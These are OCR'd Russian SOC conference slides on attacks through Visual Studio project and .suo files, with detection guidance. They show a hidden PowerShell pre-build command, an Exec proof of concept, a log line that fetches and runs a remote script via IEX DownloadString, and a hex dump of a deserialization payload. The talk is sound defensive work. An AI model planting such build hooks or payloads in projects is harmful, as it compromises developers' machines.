# Скрытые угрозы: Как Visual Studio IDE может стать мишенью для атак

**Иванов Глеб Игоревич**

**Старший аналитик SOC в группе исследований и развития технологий мониторинга**

# Agenda

- Файлы проекта  Visual Studio
- Векторы эксплуатации, что используют злоумышленники
- Уязвимость десериализации
- Ищем скрытые угрозы в «дикой природе»
- Рекомендации по мониторингу и обнаружению

# whoami


www.linkedin.com/in/ivanov-gleb

https://t.me/BlureL

**Иванов Глеб**
Старший аналитик в группе
исследований и развития
технологий мониторинга

# Файлы проекта Visual Studio

В проектах VS существует множество различных файлов (.csproj, .vbproj, .dbproj и т.д.), которые содержат в себе инструкции по сборке и компиляции кода для процесса msbuild.exe. Злоумышленники могут добавить различные вредоносные команды в данные файлы, чтобы они запускались при компиляции кода.




https://learn.microsoft.com/en-us/aspnet/web-forms/overview/deployment/web-deployment-in-the-enterprise/understanding-the-build-process

# Векторы эксплуатации

Атакующие могут внедрять в файлы проекта свою полезную нагрузку, которая будет выполнена в ходе сборки проекта. Выделяют несколько векторов по эксплуатации файлов проектов:

```
<PreBuildEvent>
  <Command>
    powershell -executionpolicy bypass -windowstyle hidden if((|system.environment|::osversion.version.major -eq 10) -and (system.er
  </Command>
</PreBuildEvent>
```

PreBuild/PostBuild Events

```
<Target Name="GetFrameworkPaths">
  <Exec Command="calc.exe"/>
</Target>
```

Design-time target execution

https://www.outflank.nl/blog/2023/03/28/attacking-visual-studio-for-initial-access/

```
<COMFileReference Include="files\helpstringdll.tlb">
    <EmbedInteropTypes>True</EmbedInteropTypes>
</COMFileReference>
```


COMFileReference

SOC Tech

# Атаки на исследователей по безопасности

В 2021 году было создано несколько аккаунтов в твиттере, которые постили новости и видео о найденных уязвимостях, техниках и эксплойтах. Набрав аудиторию, они начали связываться с ресерчерами и отправлять им зараженные проекты.






https://www.microsoft.com/en-us/security/blog/2021/01/28/zinc-attacks-against-security-researchers/

# Как ловить?

Rule query

```
sequence with maxspan=1m
 [process where host.os.type == "windows" and event.action == "start" and
  process.name : "cmd.exe" and process.parent.name : "MSBuild.exe" and
  process.args : "?:\\Users\\*\\AppData\\Local\\Temp\\tmp*.exec.cmd"] by process.entity_id
 [process where host.os.type == "windows" and event.action == "start" and
   process.name : (
     "cmd.exe", "powershell.exe",
     "MSHTA.EXE", "CertUtil.exe",
     "CertReq.exe", "rundll32.exe",
     "regsvr32.exe", "MSbuild.exe",
     "cscript.exe", "wscript.exe",
     "installutil.exe"
   ) and
   not
   (
     process.name : ("cmd.exe", "powershell.exe") and
     process.args : (
       "*\\vcpkg\\scripts\\buildsystems\\msbuild\\applocal.ps1",
       "HKLM\\SOFTWARE\\Microsoft\\VisualStudio\\SxS\\VS7",
       "process.versions.node*",
       "?:\\Program Files\\nodejs\\node.exe",
       "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\MSBuild\\ToolsVersions\\*",
       "*Get-ChildItem*Tipasplus.css*",
       "Build\\GenerateResourceScripts.ps1",
       "Shared\\Common\\..\\..\\BuildTools\\ConfigBuilder.ps1\"",
       "?:\\Projets\\*\\PostBuild\\MediaCache.ps1"
     )
   ) and
   not process.executable : "?:\\Program Files*\\Microsoft Visual Studio\\*\\MSBuild.exe" and
   not (process.name : "cmd.exe" and
        process.command_line :
                ("*vswhere.exe -property catalog_productSemanticVersion*",
                 "*git log --pretty=format*", "*\\.nuget\\packages\\vswhere\\*",
                 "*Common\\..\\..\\BuildTools\\*"))
 ] by process.parent.entity_id
```

https://www.elastic.co/guide/en/security/current/execution-via-ms-visualstudio-pre-post-build-events.html

| Time | eventtype_str | file_md5 | file_path | filecmdline | processfilemd5 | processfilepath | processcmdline | parentprocessfilepath | enrich.hunts.names |
|---|---|---|---|---|---|---|---|---|---|
| 2024-10-07 14:44:48 | ProcessCreated | 0x6BB548207A3D6357B559239A7970BEA3 | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -exec Bypass -noexit -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/sense-of-security/ADRecon/master/ADRecon.ps1')" | 0x40CC3E4648285ADF81A49D84A345E621 | C:\Users\[redacted]\AppData\Local\Temp\tmpcda5bf60c5574bf8b3df6957d6f8274a.exe.cmd | "C:\Windows\system32\cmd.exe" /Q /D /C C:\Users\[redacted]\AppData\Local\Temp\tmpcda5bf60c5574bf8b3df6957d6f8274a.exe.cmd | C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\MSBuild\Current\Bin\MSBuild.exe | execution_via_ms_vs_pre_post_build_events |

# SUO-файл

```
...\.vs\[Project name]\[VS Version]\.suo
```

Learn / Visual Studio / Возможности расширения /

## Файл параметров пользователя решения (SUO-файл)

Статья • 10.10.2023 • Участники: 9 Обратная связь

Файл параметров пользователя решения (SUO) содержит параметры решения для каждого пользователя. Этот файл не должен быть проверка в систему управления исходным кодом.

Файл параметров пользователя решения (SUO) — это структурированное хранилище или составное файл, хранящийся в двоичном формате. Данные пользователя сохраняются в потоках с именем потока, который будет использоваться для идентификации сведений в suo-файле. Файл параметров пользователя решения используется для хранения параметров предпочтения пользователя и создается автоматически при сохранении решения Visual Studio.

Когда среда открывает suo-файл, он перечисляет все загруженные в данный момент VSPackages. Если VSPackage реализует IVsPersistSolutionOpts интерфейс, среда вызывает LoadUserOptions метод в VSPackage с просьбой загрузить все данные из suo-файла.

https://learn.microsoft.com/ru-ru/visualstudio/extensibility/internals/solution-user-options-dot-suo-file?view=vs-2022

SOC Tech

# Microsoft.VisualStudio.dll


```
internal void LoadOptions(Stream stream)
{
    BinaryReader binaryReader = new BinaryReader(stream);
    BinaryFormatter binaryFormatter = new BinaryFormatter();
    int num = binaryReader.ReadInt32();
    for (int i = 0; i < num; i++)
    {
        string category = binaryReader.ReadString();
        int num2 = binaryReader.ReadInt32();
        for (int j = 0; j < num2; j++)
        {
            string text = this.Links.Read(stream);
            VsToolboxService.ToolboxItemContainer toolboxItemContainer = (VsToolboxService.ToolboxItemContainer)binaryFormatter.Deserialize(stream); 2
            if (text != null && File.Exists(text))
            {
                toolboxItemContainer.LinkFile = text;
                this.Links.TrackLink(text);
                this.Items.GetFilteredList(category).Add(toolboxItemContainer);
            }
        }
    }
}
```

# Уязвимость десериализации

Learn / .NET /

## Риски десериализации в использовании BinaryFormatter и связанных типов

Статья • 11.04.2023 • Участники: 8

Обратная связь

**В этой статье**



Эта статья относится к следующим типам:

- BinaryFormatter
- SoapFormatter
- NetDataContractSerializer
- LosFormatter
- ObjectStateFormatter

Эта статья применяется к следующим реализациям .NET:

- Все версии .NET Framework
- .NET Core 2.1 – 3.1
- .NET 5 и более поздней версии

**Внимание!**

Тип BinaryFormatter не является безопасным и ***не рекомендуется*** к применению для обработки данных. Приложения **должны перестать использовать BinaryFormatter** как можно скорее, даже если они считают, что данные, которые они обрабатывают, должны быть надежными. Тип `BinaryFormatter` является небезопасным, и его безопасность нельзя обеспечить.

## Уязвимости безопасности BinaryFormatter

**Предупреждение**

Метод `BinaryFormatter.Deserialize` **ни при каких обстоятельствах** не может считаться безопасным при работе с входными данными, не относящимися к доверенным. Вместо него мы настоятельно рекомендуем использовать любой из описываемых далее в этой статье альтернативных подходов.

https://learn.microsoft.com/ru-ru/dotnet/standard/serialization/binaryformatter-security-guide

# Структура зараженного SUO-файла

Folder

| Name | Size [B] | Created | Accessed | Modified |
|---|---|---|---|---|
| AnalysisScope-DCE33A29A768 | 3 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| BackgroundLoadData | 0 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| BookmarkState | 40 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| ClassViewContents | 0 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| DebuggerBreakpointGroups | 10 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| DebuggerBreakpoints | 90 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| DebuggerExceptions | 8 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| DebuggerExtendedExceptions | 8 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| DebuggerFindSource | 3170 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| DebuggerFindSymbol | 0 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| DebuggerMemoryWindows | 84 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| DebuggerWatches | 20 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| DebuggerWinstoreAppMonitor | 4 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| DNLPDialogOpened | 4 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| DocumentWindowPositions | 53 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| ExternalFilesProjectContents | 0 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| FAE04EC1-301F-11D3_ProjState | 73084 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| FAE04EC1-301F-11D3_TFMCaps | 4 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| HiddenSlnFolders | 0 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| MRU Solution Files | 12 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| ObjMgrContentsV8 | 86 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| OutliningStateDir | 6 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| ProjectsLoadInSolutionOpen | 0 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| ProjectTrustInformation | 0 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| ProjExplorerState | 239 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| ProjInfoEx | 16 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| SccProvider.Solution.LastBranch | 0 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| SccProvider.Solution.LoadCount | 8 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| SearchMostRecentQueriesList | 0 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| SelectedLaunchProfileName | 1 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| SolutionConfiguration | 898 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| SolutionControlOptions | 20 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| TaskListShortcuts | 8 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| UnloadedProjects | 0 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| UnloadedProjectsDev14 | 0 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| UnloadedProjectsEx | 0 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| VsToolboxService | 3350 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| WindowManager.CustomGroupNa... | 12 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| WindowManager.CustomTooltips | 12 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| WindowManager.PinnedFrames | 12 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| WindowManager.VertTabListWidths | 20 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |
| WindowManager.WhenOpened | 16 | 01.01.1601 3:00:00 | 01.01.1601 3:00:00 | 01.01.1601 3:00 |


| General | |
|---|---|
| Type | Stream |
| Name | VsToolboxService |
| Path | \ |
| Size | 3 350 B |

| Checksums | |
|---|---|
| CRC32 | C75CCB93 |
| CRC64 | 329ED8180F72E209 |
| MD5 | EE75AA27317808E27F8... |
| SHA1 | 41F6E0F672BC07C4201... |
| SHA256 | B4F47C92CAFED164F82... |

| Data Interpreter | |
|---|---|
| Position | 0 |
| Hex | 0 |
| Bin | 00000000 |
| Selection | 0 |
| 8 bit | 1 |
| Signed | 1 |
| Hex | 1 |
| Bin | 00000001 |
| 16 bit | 1 |
| Signed | 1 |
| Hex | 1 |
| Bin | 00000001 |
| 32 bit | 1 |
| Signed | 1 |
| Hex | 1 |
| Bin | 00000001 |
| 64 bit | 1099511627777 |
| Signed | 1099511627777 |
| Hex | 10000000001 |
| Bin | 1000000000000000000... |
| Single | 0,00 |
| Double | 0,00 |
| Datetime | |
| WIN SYS 64 | ERROR |
| WIN FILE 64 | 02.01.1601 9:32:31 |
| UNIX 32 | 01.01.1970 0:00:01 |
| DOS 32 | 01.01.1601 3:00:00 |
| OLE 64 | 30.12.1899 3:00:00 |
| GUID | {00000001-0100-0000-... |

| | 0001 0203 0405 0607 0809 0A0B 0C0D 0E0F | 0123456789ABCDEF |
|---|---|---|
| 0x000 | 0100 0000 0001 0000 0000 0000 0100 0000 | ..... |
| 0x010 | FFFF FFFF 0100 0000 0000 0000 0401 0000 | ÿÿÿÿ..... |
| 0x020 | 0026 5379 7374 656D 2E53 6563 7572 6974 | .&System.Securit |
| 0x030 | 792E 436C 6169 6D73 2E43 6C61 696D 7350 | y.Claims.ClaimsP |
| 0x040 | 7269 6E63 6970 616C 0100 0000 1C6D 5F73 | rincipal.....m_s |
| 0x050 | 6572 6961 6C69 7A65 6443 6C61 696D 7349 | erializedClaimsI |
| 0x060 | 6465 6E74 6974 6965 7301 0605 0000 00A4 | dentities.....¤ |
| 0x070 | 1941 4145 4141 4144 2F2F 2F2F 2F41 5141 | .AAEAAAD/////AQA |
| 0x080 | 4141 4141 4141 4141 4D41 6741 4141 456C | AAAAAAAAMAgAAAEl |
| 0x090 | 5465 584E 305A 5730 7349 465A 6C63 6E4E | TeXN0ZW0sIFZlcnN |
| 0x0A0 | 7062 3234 394E 4334 774C 6A41 754D 4377 | pb249NC4wLjAuMCw |
| 0x0B0 | 6751 3356 7364 4856 795A 5431 755A 5856 | gQ3VsdHVyZT1uZXV |
| 0x0C0 | 3063 6D46 734C 4342 5164 574A 7361 574E | 0cmFsLCBQdWJsaWN |
| 0x0D0 | 4C5A 586C 5562 3274 6C62 6A31 694E 7A64 | LZXlUb2tlbj1iNzd |
| 0x0E0 | 684E 574D 314E 6A45 354D 7A52 6C4D 4467 | hNWM1NjE5MzRlMDg |
| 0x0F0 | 3542 5145 4141 4143 4541 564E 3563 3352 | 5BQEAAACEAVN5c3R |
| 0x100 | 6C62 5335 4462 3278 735A 574E 3061 5739 | lbS5Db2xsZWN0aW9 |
| 0x110 | 7563 7935 485A 5735 6C63 6D6C 6A4C 6C4E | ucy5HZW5lcmljLlN |
| 0x120 | 7663 6E52 6C5A 464E 6C64 4741 7857 3174 | vcnRlZFNldGAxW1t |
| 0x130 | 5465 584E 305A 5730 7555 3352 7961 5735 | TeXN0ZW0uU3RyaW5 |
| 0x140 | 6E4C 4342 7463 324E 7663 6D78 7059 6977 | nLCBtc2NvcmxpYiw |
| 0x150 | 6756 6D56 7963 326C 7662 6A30 304C 6A41 | gVmVyc2lvbj00LjA |
| 0x160 | 754D 4334 774C 4342 4464 5778 3064 584A | uMC4wLCBDdWx0dXJ |
| 0x170 | 6C50 5735 6C64 5852 7959 5777 7349 4642 | lPW5ldXRyYWwsIFB |
| 0x180 | 3159 6D78 7059 3074 6C65 5652 7661 3256 | 1YmxpY0tleVRva2V |
| 0x190 | 7550 5749 334E 3245 3159 7A55 324D 546B | uPWI3N2E1YzU2MTk |
| 0x1A0 | 7A4E 4755 774F 446C 6458 5151 4141 4141 | zNGUwODldXQQAAAA |
| 0x1B0 | 4651 3239 3162 6E51 4951 3239 7463 4746 | FQ291bnQIQ29tcGF |
| 0x1C0 | 795A 5849 4856 6D56 7963 326C 7662 6756 | yZXIHVmVyc2lvbgV |
| 0x1D0 | 4A64 4756 7463 7741 4441 4159 496A 5146 | JdGVtcwADAAYIjQF |
| 0x1E0 | 5465 584E 305A 5730 7551 3239 7362 4756 | TeXN0ZW0uQ29sbGV |
| 0x1F0 | 6A64 476C 7662 6E4D 7552 3256 755A 584A | jdGlvbnMuR2VuZXJ |
| 0x200 | 7059 7935 4462 3231 7759 584A 7063 3239 | pYy5Db21wYXJpc29 |


SOC Tech




https://github.com/cjm00n/EvilSln

